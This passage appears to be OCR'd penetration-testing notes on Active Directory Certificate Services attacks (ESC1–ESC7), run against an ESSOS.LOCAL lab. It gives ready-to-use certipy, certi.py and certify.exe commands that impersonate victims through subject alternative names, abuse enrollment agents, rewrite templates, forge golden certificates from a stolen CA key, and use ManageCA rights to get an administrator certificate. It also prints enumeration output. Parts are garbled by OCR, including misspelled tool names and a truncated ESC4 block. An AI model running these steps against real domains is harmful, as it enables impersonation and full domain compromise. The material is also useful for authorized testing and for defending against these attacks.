
```
ceritpy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template TEMPLATE
-subject VICTIM
```

```
certipy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template TEMPLATE -upn
USER_VICTIM -dns MACHINE_VICTIM
```

```
python3 certi.py req DOMAIN/USER:PASS@CA CA_NAME -t TEMPLATE -a VICTIM
```


```
certify.exe request /ca:IP(OR DNS)\CA_NAME /template:TEMPLATE /altname:VICTIM
/sidextension:VICTIMSID
```

ESC2 - Any Purpose




```
Template Name                           : ESC2
Display Name                            : ESC2
Certificate Authorities                 : ESSOS-CA
Enabled                                 : True
Client Authentication                   : True
Enrollment Agent                        : True
Any Purpose                             : True
Enrollee Supplies Subject               : False
Certificate Name Flag                   : SubjectAltRequireUpn
Enrollment Flag                         : AutoEnrollment
                                          PublishToDs
Private Key Flag                        : 16777216
                                          65536
Extended Key Usage                      : Any Purpose
Requires Manager Approval               : False
Requires Key Archival                   : False
Authorized Signatures Required          : 0
Validity Period                         : 1 year
Renewal Period                          : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights                   : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Full Control Principals             : ESSOS.LOCAL\Local System
    Write Owner Principals              : ESSOS.LOCAL\Local System
    Write Dacl Principals               : ESSOS.LOCAL\Local System
    Write Property Principals           : ESSOS.LOCAL\Local System
[!] Vulnerabilities
  ESC2                                  : 'ESSOS.LOCAL\\Domain Users' can enroll and template can be used for any purpose
  ESC3                                  : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```

ESC3.1 - “Gemini” Certificates - CRA



```
Name: ESC3-CRA
Schema Version: 2
Enroll Services: ESSOS-CA
Vulnerabilities: ESC3.1 - Request Agent Certificate
msPKI-Certificate-Name-Flag: (0x2000000) SUBJECT_ALT_REQUIRE_UPN
msPKI-Enrollment-Flag: (0x20) AUTO_ENROLLMENT
msPKI-RA-Signature: 0
pKIExtendedKeyUsage: Certificate Request Agent
msPKI-Certificate-Application-Policy: Certificate Request Agent
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
```

ESC3.2 - “Gemini” Certificates - RA



```
Name: ESC3
Schema Version: 2
Enroll Services: ESSOS-CA
Vulnerabilities: ESC3.2 - Use Agent Certificate
msPKI-Certificate-Name-Flag: (0x2000000) SUBJECT_ALT_REQUIRE_UPN
msPKI-Enrollment-Flag: (0x20) AUTO_ENROLLMENT
msPKI-RA-Signature: 1
pKIExtendedKeyUsage: Client Authentication
msPKI-Certificate-Application-Policy: Client Authentication
msPKI-RA-Application-Policy: Certificate Request Agent
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
```

ESC3.1 - CRA - Generating

```
ceritpy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template TEMPLATE (CRA TEMPLATE)
```

```
python3 certi.py req DOMAIN/USER:IP@CA CA_NAME -t TEMPLATE
```

```
certify.exe request /ca:IP(OR DNS)\CA_NAME /template:TEMPLATE
```


ESC3.2 - Required Signature - Exploiting

```
certipy req -u USER@DOMAIN -p PASS -ca ENROLL_SERV -target CA_DNS -template TEMPLATE -on-behalf-of 'DOMAIN\VICTIM' -pfx CERT.pfx
```

```
python3 certi.py req DOMAIN/USER:IP@CA ENROLL_SERV -t TEMPLATE --on-behalf DOMAIN\VICTIM
```

```
certify.exe request /ca:IP(OR DNS)\ENROLL_SERV /template:TEMPLATE /onbehalfof:DOMAIN\VICTIM /enrollcert:C:\PATH\TOCERT.pfx
```

ESC4 - Template Access Control



```
Template
Display
Certific
Enabled
Client A
Enrollme
Any Purp
Enrollee
Certific

Enrollme



Private


Extended
Requires
Requires
Authoriz
Validity
Renewal
Permissi
  Enroll
    Enro
  Object
    Full

    Writ


    Writ


    Writ


[!] Vuln
  ESC4                                                                                 nissions
```

Right	Description
Owner	Implicit full control of the object, can edit any properties.
FullControl	Full control of the object, can edit any properties.
WriteOwner	Can modify the owner to an attacker-controlled principal.
WriteDacl	Can modify access control to grant an attacker FullControl.
WriteProperty	Can edit any properties.

[103] https://github.com/cfalta/PoshADCS

68

ESC4 - Exploiting


```
certipy template -u USER@DOMAIN -p PASS -template ESC4-Test -save-old
```

```
certipy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template
TEMPLATE -upn USER_VICTIM -dns MACHINE_VICTIM
```

```
certipy template -u USER@DOMAIN -p PASS -template ESC4-Test -replace
```

Using: https://github.com/cfalta/PoshADCS

ESC5 - Access Control Objects



The web of interconnected ACL based relationships that can affect the security of AD CS is extensive. Several objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system. These possibilities include (but are not limited to):

- The CA server's AD computer object (i.e., compromise through S4U2Self or S4U2Proxy)
- The CA server's RPC/DCOM server
- Any descendant AD object or container in the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` (e.g., the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object, the Enrollment Services Container, etc.)


If a low-privileged attacker can gain control over any of these, the attack can likely compromise the PKI system.

ESC5 - Golden Certificate

```
certipy ca -backup -u USER@DOMAIN -p PASS -ca VULNCA

certipy forge -ca-pfx VULN.pfx -upn TARGET@DOMAIN -subject
'CN=TARGET,CN=Users,DC=DOMAIN,DC=local' (optional -crl and -template)
```


Certificate Authority Vulns

ESC6 - EDITF_ATTRIBUTESUBJECTALTNAME2



```
Certificate Authorities
  0
    CA Name                             : ESSOS-CA
    DNS Name                            : braavos.essos.local
    Certificate Subject                 : CN=ESSOS-CA, DC=essos, DC=local
    Certificate Serial Number           : 1AA549C902F212AA403452CF778C7DC8
    Certificate Validity Start          : 2022-08-01 12:15:42+00:00
    Certificate Validity End            : 2027-08-01 12:25:40+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Permissions
      Owner                             : ESSOS.LOCAL\Administrators
      Access Rights
        Enroll                          : ESSOS.LOCAL\Authenticated Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Dothraki
                                          ESSOS.LOCAL\Enterprise Admins
                                          ESSOS.LOCAL\Administrators
        ManageCertificates              : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
                                          ESSOS.LOCAL\Administrators
        ManageCa                        : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
                                          ESSOS.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
```

ESC7 - Malicious Management



```
CA Name                             : ESSOS-CA
DNS Name                            : braavos.essos.local
Certificate Subject                 : CN=ESSOS-CA, DC=essos, DC=local
Certificate Serial Number           : 1AA549C902F212AA403452CF778C7DC8
Certificate Validity Start          : 2022-08-01 12:15:42+00:00
Certificate Validity End            : 2027-08-01 12:25:40+00:00
Web Enrollment                      : Enabled
User Specified SAN                  : Enabled
Request Disposition                 : Issue
Permissions
  Access Rights
    Enroll                          : ESSOS.LOCAL\Authenticated Users
                                      ESSOS.LOCAL\Dothraki
                                      ESSOS.LOCAL\Domain Users
    ManageCertificates              : ESSOS.LOCAL\Domain Users
    ManageCa                        : ESSOS.LOCAL\Domain Users
[!] Vulnerabilities
  ESC6                              : Enrollees can specify SAN and Request Disposition is
  ESC7                              : 'ESSOS.LOCAL\\Domain Users' has dangerous permissions
```

ESC7 - Exploitation

1. certipy ca -ca 'CA_SRV' -add-officer USER -u USER@DOMAIN -p PASS (If only MANAGE CA Perms)
    a. certipy ca -ca 'corp-DC-CA' -enable-template SubCA -u USER@DOMAIN -p PASS
2. certipy req -u USER@DOMAIN -p PASS -ca 'CA_SRV' -target CA_FULLNAME -template SubCA -upn administrator@DOMAIN (Note REQ ID in output)
3. certipy ca -ca 'CA_SRV' -issue-request REQ_ID -u USER@DOMAIN -p PASS
4. certipy req -u USER@DOMAIN -p PASS -ca 'CA_SRV' -target CA_FULLNAME -retrieve REQ_ID

Alternate attack: https://www.tarlogic.com/blog/ad-cs-manageca-rce/

ESC8 - Certificate Responder

